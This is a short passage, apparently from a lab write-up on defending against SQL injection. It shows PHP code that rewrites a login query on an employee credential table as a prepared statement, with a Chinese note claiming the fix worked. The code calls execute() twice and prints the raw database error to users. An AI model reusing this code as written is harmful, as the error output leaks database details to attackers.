$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password

FROM credential

WHERE name= ? and Password= ? ";

$stmt = $conn->prepare($sql);

$stmt->bind\_param("ss", $input\_uname, $hashed\_pwd);

$stmt->execute();

$result = mysqli\_stmt\_get\_result($stmt);

if (!$stmt->execute()) {

echo "</div>";

echo "</nav>";



echo "<div class='container text-center'>";

die('There was an error running the query [' . $conn->error . ']\n');

echo "</div>";

}

增添预编译过程，以是否执行查询作为显示的判断依据，保留result变量来获取结果集

网站测试结果如下：

成功抵御SQL注入